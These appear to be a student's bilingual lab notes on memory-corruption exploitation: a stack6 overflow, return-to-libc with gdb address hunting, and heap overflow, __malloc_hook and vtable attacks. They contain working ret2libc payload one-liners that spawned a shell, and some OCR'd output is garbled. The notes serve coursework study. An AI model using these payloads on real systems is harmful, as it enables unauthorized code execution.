

必要知识：懂得如何执行shellcode 的buffer overflow attack流程

关键：让函数return到return自己的地址的话，它会跳下一步地址，继续执行。

<https://www.youtube.com/watch?v=m17mV24TgwY>

The screenshot shows a GDB session for a program named 'stack6'. The assembly code is displayed, showing a sequence of instructions starting at address 0x080484d0. A tooltip highlights the instruction at 0x080484f9: 'So when we just continue, we will return into the stack, like in the previous exploit, where'. The memory dump window shows the input path 'got path 0000AAAA...KKKKLLLL' being typed. The registers window shows \$esp pointing to 0xbffff7e0. A red arrow points from the tooltip to the \$esp register value in the registers window.

```
(stack6.c)
1 #include <stdlib.h>
2 #include <unistd.h>
3 #include <stdio.h>
4 #include <string.h>
5
6 void getpath()
7 {
8     char buffer[64];
9     unsigned int ret;
10
11    printf("input path please: "); fflush(stdout);
12
13    gets(buffer);
14
15    ret = __builtin_return_address(0);
16
17    if((ret & 0xbff00000) == 0xbff00000) {
18        printf("bzzt (%p)\n", ret);
19        _exit(1);
20    }
21
22    printf("got path %s\n", buffer);
23 }
24
25 int main(int argc, char **argv)
26 {
27     getpath();
28
29 }
30 }
```

user@protostar:/tmp

```
0x080484d0 <getpath+76>: mov    %eax,(%esp)
0x080484e9 <getpath+101>: lea    -0x4(%ebp),%edx
0x080484ec <getpath+104>: mov    %edx,0x4(%esp)
0x080484f0 <getpath+108>: mov    %eax,%esp
0x080484f3 <getpath+111>: call   0x80483c0 <printf@plt>
0x080484f8 <getpath+116>: leave 
0x080484f9 <getpath+117>: ret
---Type <return> to continue, or q <return> to quit---
End of assembler dump.
(gdb) set disassembly-flavor intel
(gdb) break *0x80484f9
Breakpoint 1 at 0x80484f9: file stack6/stack6.c, line 23.
(gdb) r < /tmp/stack6
Starting program: /opt/protostar/bin/stack6 < /tmp/stack6
input path please: got path 0000AAAA...KKKKLLLL
MMMMNNNN0000QQQRRRRSSSS

Breakpoint 1, 0x080484f9 in getpath () at stack6/stack6.c:23
23      stack6/stack6.c: No such file or directory.
      in stack6/stack6.c
(gdb) x/4wx $esp
0xbffff7cc: 0x080484f9 0xbffff7e0 0xcccccccc 0xcccccccc
(gdb) si
Step
Breakpoint 1, 0x080484f9 in getpath () at stack6/stack6.c:23
23      in stack6/stack6.c
(gdb) x/4wx $esp
0xbffff7d0: 0xbffff7e0 0xcccccccc 0xcccccccc 0xcccccccc
(gdb)
```

Final 2 liveoverflow

上面的代码意思：

设置了断点在return 上，也就是0x080484f9。执行恶意代码，让程序返回到return address上，可以发现\$esp 指针，指向了stack的下一个地址(0xbffff7e0)。

Gadget

return 要jump的地址，其实是个gadget.

The screenshot shows a portion of the assembly code with a red box highlighting a sequence of four instructions: 0x080484f3, 0x080484f8, 0x080484f9, and 0x080484f0. Below the assembly code, the word 'Gadget' is written in red.

```
0x080484f3 <getpath+103>: is a gadget. mov
0x080484f8 <getpath+111>: call
0x080484f9 <getpath+116>: leave
0x080484f0 <getpath+117>: ret
```

Workshop 6 —— return to libc

总结

其实就是要拿到system, exit的地址，以及通过export的方式，设置变量，比如/bin/sh，也拿到这个地址，然后注入到某函数的return address中，执行如下图的操作。在内存中，**1的位置，是原script中return的地址（原script的ebp + 4的位置）**。

注意，环境变量的地址，记得要加足够数量的bytes，这样才能刚好到达/bin/sh的字符串。比如MYSHELL=/bin/sh，前面的MYSHELL=，一共是8个字节，要在源地址上加上。

目标输入：**system() + exit() + /bin/sh**

注意注意，在gdb环境中所查看环境变量的地址，在外执行程序时会有所变化，所以要找到它绝对的地址。就需要用到Info proc map.

利用libc的库工具，去执行我们要的代码，比如获得shell.

```
+-----+  
| system() 的地址 | <- 覆盖返回地址或函数指针  
+-----+  
| exit() 的地址 | <- system() 的返回地址  
+-----+  
| /bin/sh 的地址 | <- system() 的参数  
+-----+
```

3. 程序行为

当程序执行到被覆盖的返回地址或函数指针时，会发生以下事情：

1. 跳转到 **system()**：
 - 程序的控制流被劫持，跳转到 **system()** 函数。
2. 执行 **system("/bin/sh")**：
 - **system()** 会将 **/bin/sh** 作为参数，启动一个新的 shell。
3. 跳转到 **exit()**：
 - 当 **system()** 执行完成后，程序会跳转到 **exit()** 函数，正常退出。

只要我们能传一个参数/bin/sh给system(), 去执行，我们就能够获得shell，从而可以做任何想做的事情。

flag is omitted, thus disallowing code execution in the stack, can we still obtain shell?

One simple way to get shell is to use the "return to libc" attack ([ref ↗](#)). Because every C program includes the standard C library, we can overwrite the return address to point to the **system()** function to execute any program. Passing the argument of, say **/bin/sh** to the **system()** function will get you shell.

查看和设置环境变量 export environment variable

printenv or env


export 加入环境变量。

```
(caseylao㉿kali)-[~/advancedCyber/workshop6]
$ printenv
COLORFGBG=15;0
COLORTERM=truecolor
COMMAND_NOT_FOUND_INSTALL_PROMPT=1
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
DESKTOP_SESSION=lightdm-xsession
DISPLAY=:0.0
DOTNET_CLI_TELEMETRY_OPTOUT=1
GDMSESSION=lightdm-xsession
HOME=/home/caseylao
LANG=C.UTF-8
LANGUAGE=
LOGNAME=caseylao
NMAP_PRIVILEGED=
PANEL_GDK_CORE_DEVICE_EVENTS=0
PATH=/home/caseylao/.local/bin:/usr/local/sbin:/usr/sbin:/sbin:/u
/home/caseylao/.dotnet/tools
POWERSHELL_TELEMETRY_OPTOUT=1
POWERSHELL_UPDATECHECK=Off
PWD=/home/caseylao/advancedCyber/workshop6
QT_ACCESSIBILITY=1
QT_AUTO_SCREEN_SCALE_FACTOR=0
QT_QPA_PLATFORMTHEME=qt5ct
SESSION_MANAGER=local/kali:@/tmp/.ICE-unix/1061,unix/kali:/tmp/.I
SHELL=/usr/bin/zsh
```

```
$ nano retlibc.c
(caseylao㉿kali)-[~/advancedCyber/workshop6]
$ export MYSHELL=/bin/sh
(caseylao㉿kali)-[~/advancedCyber/workshop6]
```

下图的ebp是相对于原script来说。因为我们是通过一个script的return地址来执行这个ret2libc的操作。
system() + exit() + /bin/sh

13. Next, remembering the location of the string "/bin/sh" to be **0xfffffd5bf** (in the environments part of the stack - Step 8 above), we try copying this to (old) **ebp + 8**, since this is the location of the argument that system() will look (Note this is because ebp gets popped and shifted up by 4 bytes when system() is called). We will also inject the exit() address to (old) **ebp + 4**, as this is the RET address that system() will go back to, and we want to exit graciously. The payload now looks like this



实操

ebp + 4 一般就是指该函数的return位置。

```

8         printf("You entered: %s\n", buf);
(gdb) x /40x $esp
0xffffce00: 0xf7ffcfc 0x41414141 0x41414141 0x41414141
0xffffce10: 0x41414141 0x41414141 0x41414141 0x56556200
0xffffce20: 0xfffffd12c 0x00000000 0xffffffff 0x56556178
0xffffce30: 0xf7fc0400 0x00000000 0x00000000 0x00000000
0xffffce40: 0xfffffce60 0xf7f9ae14 0x00000000 0xf7d89d43
0xffffce50: 0x00000000 0x00000000 0xf7da3069 0xf7d89d43
0xffffce60: 0x00000002 0xffffcf14 0xffffcf20 0xffffce80
0xffffce70: 0xf7f9ae14 0x565561e1 0x00000002 0xffffcf14
0xffffce80: 0xf7f9ae14 0xffffcf20 0xf7fcb60 0x00000000
0xffffce90: 0x74c3cb56 0x3a650d46 0x00000000 0x00000000
(gdb) info frame
Stack level 0, frame at 0xffffce20:
  eip = 0x565561c1 in bof (retlibc.c:8); saved eip = <not saved>
  Outermost frame: Cannot access memory at address 0x41414139
  source language c.
  Arglist at 0xffffce18, args: str=0xfffffd12c 'A' <repeats 24 times>
  Locals at 0xffffce18, Previous frame's sp is 0xffffce20
  Saved registers:
    ebx at 0xffffce14, ebp at 0xffffce18, eip at 0xffffce1c
(gdb) █

```

```

(gdb) run $(python3 -c 'import sys; sys.stdout.buffer.write(b"A"*24 + b"\xc0\x74\xdb\xf7")')
The program being debugged has been started already.
Start it from the beginning? (y or n)
Starting program: /home/caseylao/advancedCyber/workshop6/retlibc $(python3 -c 'import sys; sys.stdout.buffer.write(b"A"*
24 + b"\xc0\x74\xdb\xf7")')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, bof (str=0xfffffd100 "aseylao/advancedCyber/workshop6/retlibc") at retlibc.c:8
8      printf("You entered: %s\n", buf);
(gdb) x /40x $esp
0xfffffe00: 0xf7ffcfec 0x41414141 0x41414141 0x41414141
0xfffffe10: 0x41414141 0x41414141 0x41414141 0xf7db74c0
0xfffffe20: 0xfffffd100 0x00000000 0xffffffff 0x56556178
0xfffffe30: 0xf7fc0400 0x00000000 0x00000000 0x00000000
0xfffffe40: 0xfffffce60 0x0f7f9ae14 0x00000000 0xf7d89d43
0xfffffe50: 0x00000000 0x00000000 0xf7da3069 0xf7d89d43
0xfffffe60: 0x00000002 0xfffffcf14 0xfffffcf20 0xfffffce80
0xfffffe70: 0xf7f9ae14 0x565561e1 0x00000002 0xfffffcf14
0xfffffe80: 0xf7f9ae14 0xfffffcf20 0xf7ffcb60 0x00000000
0xfffffe90: 0xc4f7cb98 0x8a510d88 0x00000000 0x00000000
(gdb) print system
$2 = {<text variable, no debug info>} 0xf7db74c0 <system>
(gdb) c
Continuing.
You entered: AAAAAAAAAAAAAAAA*t**
[Detaching after vfork from child process 31546]

Program received signal SIGSEGV, Segmentation fault.
0xfffffd100 in ?? ()
(gdb) █

```

我的exit和system地址

```

eax at 0xffffffff14, ebx at 0xffffffff18, esp at 0xffffffff
(gdb) print exit
$3 = {<text variable, no debug info>} 0xf7da3ac0 <exit> █
(gdb) print system
$4 = {<text variable, no debug info>} 0xf7db74c0 <system>
(gdb) █

```

通过x/100s *((char **)environ)查看我们的环境变量地址.

```

$3 = {<text variable, no debug info>} 0xf7da3ac0
(gdb) print system
$4 = {<text variable, no debug info>} 0xf7db74c0
(gdb) x/100s *((char **)environ)
0xfffffd145:    "COLORFGBG=15;0"
0xfffffd154:    "COLORTERM=truecolor"
0xfffffd168:    "COMMAND_NOT_FOUND_INSTALL_PRO

```

也就是0xfffffd145，但是还没完，因为我们真正要的，其实是/bin/sh。因此通过手动增加字节，来取得我们要的字符串。

“MYSHELL=”有8个字符，因此是8字节，\x d73+ \x 008 = \x d7b. 因为3 + 8 = 11，也就是b。

因此我们要填入的是0xfffffd17b。

0xfffffded3:	"LESS_TERMCAP_mb=\033[1;31m"
0xffffdeeb:	"LESS_TERMCAP_md=\033[1;36m"
0xfffffdf03:	"LESS_TERMCAP_me=\033[0m"
0xfffffdf18:	"LESS_TERMCAP_so=\033[01;33m"
0xfffffdf31:	"LESS_TERMCAP_se=\033[0m"
0xfffffdf46:	"LESS_TERMCAP_us=\033[1;32m"
0xfffffdf5e:	"LESS_TERMCAP_ue=\033[0m"
0xfffffdf73:	"MYSHELL=/bin/sh"
0xffffffff1483:	"_=~/home/caseylao/advancedCyber/workshop6/retl
0xfffffdfb4:	"LINES=63"
0xfffffdfbd:	"COLUMNS=120"
0xfffffdfc9:	"/home/caseylao/advancedCyber/workshop6/retlib
0xffffdff8:	" "
0xffffdff9:	" "


但是注意，0xfffffdf73，是从MYSHELL=的M字开始，我们要的/bin/sh，所以要+8个bytes，也就是0xfffffdf7b

System exit

```
Program received signal SIGSEGV, Segmentation fault.  
0x7ddb74c0 in ?? ()  
(gdb) run $(python3 -c 'import sys; sys.stdout.buffer.write(b"A"*24 + b"\xc0\x74\xdb\xf7" + b"\xc0\x3a\xda\xf7" + b"\x7b\xdf\xff\xff")')  
The program being debugged has been started already.  
Start it from the beginning? (y or n) y  
Starting program: /home/caseylao/advancedCyber/workshop6/retlibc $(python3 -c 'import sys; sys.stdout.buffer.write(b"A"*24 + b"\xc0\x74\xdb\xf7" + b"\xc0\x3a\xda\xf7" + b"\x7b\xdf\xff\xff")')  
[Thread debugging using libthread_db enabled]  
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".  
$ 9  
Breakpoint 1, bof (str=0xf7da3ac0 <exit> "\350\374)\024") at retlibc.c:8  
8         printf("You entered: %s\n", buf);  
(gdb) c  
Continuing.  
You entered: AAAAAAAAAAAAAAAAAAAAAA*t***:***{***  
[Detaching after vfork from child process 40093]  
$
```

这样我就拿到了shell，可以做任何想干的事情。

补充 - 用x/s来检查自己是不是得到了/bin/bash这个字符串的起始地址



```
breakpoint 1, main (argc=2, argv=0xffffd584) at run_me.c:23  
read_file(fp);$ cd a9t/  
db) x/20s *((char **)environ)  
ffffd6ef: "SHELL=/bin/bash"\$hacklabvm:~/a9t$ ls  
ffffd6ff: "MYSHELL=/bin/sh"\$hacklabvm:~/a9t$ nano myscript  
ffffd721: "LANGUAGE=en_AU:en"\$labvm:~/a9t$ $ python3 -c "in  
ffffd72e: "PWD=/home/q9"\$ aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa:  
ffffd73e: "LOGNAME=student"\$hacklabvm:~/a9t$ $ python3 -c "im  
ffffd753: "_=/usr/bin/gdb"\$hacklabvm:~/a9t$ python3 -c "imp  
ffffd762: "MOTD_SHOWN=pam"\$hacklabvm:~/a9t$ cat myscript  
ffffd771: "LINES=64"\$aaaaaaaaaaaaaaaaaaaaaaastudent@  
ffffd77a: "HOME=/home/student"\$labvm:~/a9t$ python3 -c "imp  
ffffd78d: "LANG=en_AU.UTF-8"\$acklabvm:~/a9t$ python3 -c "imp  
ffffd79e: "LS_COLORS=rs=0:di=01:34:ln=01:36:mh=00:pi=40:33:sc  
00:su=37:41:sg=30:43:ca=00:tw=30:42:ow=34:42:st=37:44:ex=01:32:*.  
ffffd866: ";31::*.arj=01;31::*.taz=01;31::*.lha=01;31::*.lz4=01;3  
0=01;31::*.t2z=01;31::*.zip=01;31::*.z=01;31::*.dz=01;31::*.gz=01;31:  
ffffd92e: ";31::*.xz=01;31::*.zst=01;31::*.tzst=01;31::*.bz2=01;3  
01;31::*.rpm=01;31::*.jar=01;31::*.war=01;31::*.ear=01;31::*.sar=01;31:  
ffffd9f6: "=01;31::*.zoo=01;31::*.cpio=01;31::*.7z=01;31::*.rz=01  
sd=01;31::*.avif=01;35::*.jpg=01;35::*.jpeg=01;35::*.mjpg=01;35::*.mj  
ffffdabe: "35::*.pbm=01;35::*.pgm=01;35::*.ppm=01;35::*.tga=01;35:  
=01;35::*.svg=01;35::*.svgz=01;35::*.mng=01;35::*.pcx=01;35::*.mov=01;  
fffffdb86: "m2v=01;35::*.mkv=01;35::*.webm=01;35::*.webp=01;35::*.  
;35::*.qt=01;35::*.nuv=01;35::*.wmv=01;35::*.asf=01;35::*.rm=01;35::*.  
ffffdc4e: ";35::*.fli=01;35::*.flv=01;35::*.gl=01;35::*.dl=01;35:  
1;35::*.ogv=01;35::*.ogx=01;35::*.aac=00;36::*.au=00;36::*.flac=00;36:  
ffffdd16: "=00;36::*.mka=00;36::*.mp3=00;36::*.mpc=00;36::*.ogg=00;  
spx=00;36::*.xspf=00;36::~=00;90::#*=00;90::*.bak=00;90::*.old=00;90:  
ffffddde: "j=00;90::*.swp=00;90::*.tmp=00;90::*.dpkg-dist=00;90:  
-old=00;90::*.rpmnew=00;90::*.rpmodorig=00;90::*.rpmsave=00;90:"  
db) x/s 0xfffffd703  
ffffd703: "ELL=/bin/sh"  
db) x/s 0xfffffd707  
ffffd707: "/bin/sh"  
db)
```

info proc map 找到其/bin/sh绝对的内存地址 * Note *

找到/usr/lib32/libc.so.6 的起始位置，也就是0xf7c00000。

通过加一个很大的数值，找到/bin/sh。

```
18      ifp = fopen(argv[1], "r");
(gdb) info proc map
process 5431
Mapped address spaces:

Start Addr   End Addr     Size    Offset   Perms   objfile
0x56555000  0x56556000  0x1000    0x0      r--p    /home/q9/run_me
0x56556000  0x56557000  0x1000    0x1000   r-xp    /home/q9/run_me
0x56557000  0x56558000  0x1000    0x2000   r--p    /home/q9/run_me
0x56558000  0x56559000  0x1000    0x2000   r--p    /home/q9/run_me
0x56559000  0x5655a000  0x1000    0x3000   rw-p    /home/q9/run_me
0xf7c00000  0xf7c22000  0x22000   0x0      r--p    /usr/lib32/libc.so.6
0xf7c22000  0xf7d9b000  0x179000   0x22000  r-xp    /usr/lib32/libc.so.6
0xf7d9b000  0xf7e1b000  0x80000   0x19b000 r--p    /usr/lib32/libc.so.6
0xf7e1b000  0xf7e1d000  0x2000    0x21b000 r--p    /usr/lib32/libc.so.6
0xf7e1d000  0xf7e1e000  0x1000    0x21d000 rw-p    /usr/lib32/libc.so.6
0xf7e1e000  0xf7e28000  0xa000    0x0      rw-p    /usr/lib32/libc.so.6
0xf7fc1000  0xf7fc3000  0x2000    0x0      rw-p    /usr/lib32/libc.so.6
0xf7fc3000  0xf7fc7000  0x4000    0x0      r--p    [vvar]
0xf7fc7000  0xf7fc9000  0x2000    0x0      r-xp    [vdso]
0xf7fc9000  0xf7fca000  0x1000    0x0      r--p    /usr/lib32/ld-linux.so.2
0xf7fca000  0xf7fed000  0x23000   0x1000   r-xp    /usr/lib32/ld-linux.so.2
0xf7fed000  0xf7ffb000  0xe000    0x24000  r--p    /usr/lib32/ld-linux.so.2
0xf7ffb000  0xf7ffd000  0x2000    0x31000  r--p    /usr/lib32/ld-linux.so.2
0xf7ffd000  0xf7ffe000  0x1000    0x33000  rw-p    /usr/lib32/ld-linux.so.2
0xffffdd000 0xfffffe000  0x21000   0x0      rwxp    [stack]
(gdb) find 0xf7c00000,+99999999,"/bin/sh"
0xf7db5faa
warning: Unable to access 16000 bytes of target memory at 0xf7e27432, halting search.
1 pattern found.
(gdb) x/s 0xf7db5faa
0xf7db5faa:      "/bin/sh"
(gdb)
```

```
0x "\x00\xbd\xc3\xf7" + b"\x05\xd7\xff\xff")' > my_script3
0x student@hacklabvm:~/1$ python3 -c "import sys; sys.stdout.buffer.write(b"\x41"*32 + b"\x42"*12 + b"\xc0\xc8\xc4\xf7" + b
0x "\x00\xbd\xc3\xf7" + b"\xa5\xf5\xdb\xf7")' > my_script3
0x student@hacklabvm:~/1$ █
```

heap

简单的理解：Heap就相当于一个内存空间。

The heap is the **region of memory** that a program uses for **dynamically allocated data**.

The runtime or operating system provides ***memory management*** for the heap.

With explicit memory management, the programmer uses library functions to allocate and deallocate regions of memory.

堆是向高地址位 grow的。

heap的主要作用

分配一个内存空间，并用指针指向该内存空间。


或者释放一个内存空间。

Memory allocation in C


- **`malloc(size)` tries to allocate a space of size bytes**
 - It returns a pointer to the allocated region
 - The memory is uninitialized so should be written before being read from
- **`free(ptr)` frees the previously allocated space at ptr**

Chunk

这个0x10相当于指示，下一个malloc要分配内存的话，要从哪一个地址开始分配，避免与现有的内存空间相互冲突。



heap的起始位置，加0x10，就知道下一个可以被分配的内存地址是0x804a10。



heap exploit 1—— heap overflow

```

#include <stdlib.h>
#include <string.h>
#include <stdio.h>

void main(int argc, char *argv[]) {
    char *user = (char *)malloc(sizeof(char)*8);
    char *adminuser = (char *)malloc(sizeof(char)*8);

    strcpy(adminuser, "root");

    if (argc > 1) strcpy(user, argv[1]);
    else
        strcpy(user, "guest");

    printf("User is at %p, contains: %s\n", user, user);
    printf("Admin user is at %p, contains: %s\n", adminuser, adminuser);
}

```

Without memory safety, heap-allocated variables may overflow from one to another.

- Is it possible to overflow user and change adminuser?

因为heap是向高地址方向长，所以后分配内存地址的，都会比先前的分配的内存地址要高。所以admin比user有更高的内存地址位。

```
hungnguyen@LFM7W12F4W7 Lecture 6 % gcc heap_code.c -o heap_attack.o
hungnguyen@LFM7W12F4W7 Lecture 6 % ./heap_attack.o
User is at 0x600000cdc020, contains: guest
Admin user is at 0x600000cdc030, contains: root
```

- **Buffers not adjacent, there's some extra space**
- **Addresses not identical each run**
- **But admin user is stored higher in memory!**

超出malloc所分配的空间，因此heap overflow.

✓ Heap Exploit 举例（堆利用）：

```
c                                     ⚒ 複製     ⚒ 編輯

char* p = malloc(64);
strcpy(p, attacker_input); // 输入长度超过 64，覆盖了下一个chunk的元数据
```

利用heap overflow，从而在free的时候，完成attacker的某些目标。比如设置的__malloc_hook.

◆ 问题 1：当输入超出 chunk 大小时，会不会自动 free？

不会自动 free。

解释：

当你在 C 语言里用 `malloc()` 分配一个 chunk，然后用 `strcpy()`、`memcpy()`、`gets()`、`fgets()` 等函数往里面写数据时：

- 如果写入的数据超出了分配的 chunk 边界，你会发生 **Heap Overflow (堆溢出)**；
- 但**不会触发自动 free**，程序仍会尝试继续执行；
- 如果你覆盖了邻接 chunk 的元数据或管理信息，就可能导致程序在以后的 `free()` 或 `malloc()` 时崩溃或者可被利用。

__malloc_hook

类似于buffer overflow中的设置环境变量的感觉。

下次malloc时，就会触发你自定义的函数。

◆ 问题 2：什么是 `_malloc_hook`？

`_malloc_hook` 是 GNU libc 中的一个全局函数指针变量，它允许你在程序调用 `malloc()` 时，插入自定义的行为（hook）。

💡 简单定义（在 glibc 中）：

```
C  
void* (*_malloc_hook)(size_t size, const void *caller);
```

复制 编辑

如果你设置了 `_malloc_hook`，那么下一次调用 `malloc()` 时，就不会执行默认的内存分配逻辑，而是跳到你定义的函数去执行。

比如执行 `system() /bin/sh` 等。

下次 `malloc` 执行时，会触发 `_malloc_hook` 函数，而它又会执行我们的 payload `/bin/sh`，从而得到目标的 shell。

💡 利用方式（攻击者视角）：

攻击者常常会在堆利用中：

1. 利用漏洞写入任意地址；
2. 将 `_malloc_hook` 覆盖成自己构造的地址，比如 `system()` 或 ROP 链地址；
3. 当程序下一次调用 `malloc()` 时，攻击者的代码就会被执行。

💡 示例（伪代码）：

```
C  
  
// 程序在某处调用  
malloc(32);  
  
// 攻击者通过 heap overflow 覆盖了 _malloc_hook：  
_malloc_hook = system;  
  
// 下一次 malloc() 会执行：  
system(32); // <-- crash，但如果 payload 是 "/bin/sh"，就能打开 shell
```

复制 编辑

当然这个过程需要绕过 ASLR、堆保护机制，还需要泄露 libc 地址才能精确定位 `_malloc_hook`。


heap exploit 2 —— corrupting virtual tables

它的关键在于，将 vtable ptr 指向你的 shellcode，这样程序在执行时，不是本来的函数，而是执行你的 shellcode。

complier在生成func时，也会给funcs生成一个table，里面有各自对应的地址以及nop sled，所以只要attacker在这个table里适当的地址，自己写入shellcode，只要程序触发时，objectT就会指向某个函数的地址，从而去执行attacker的shellcode。
vtable指针，会指向对应要触发的func的地址。

Heap exploits: corrupting virtual tables

Compiler generated function pointers



heap exploit 3 —— exploiting web browser.

让vtable ptr 随意指向布满了shellcode的空间，增加执行到shellcode的概率。

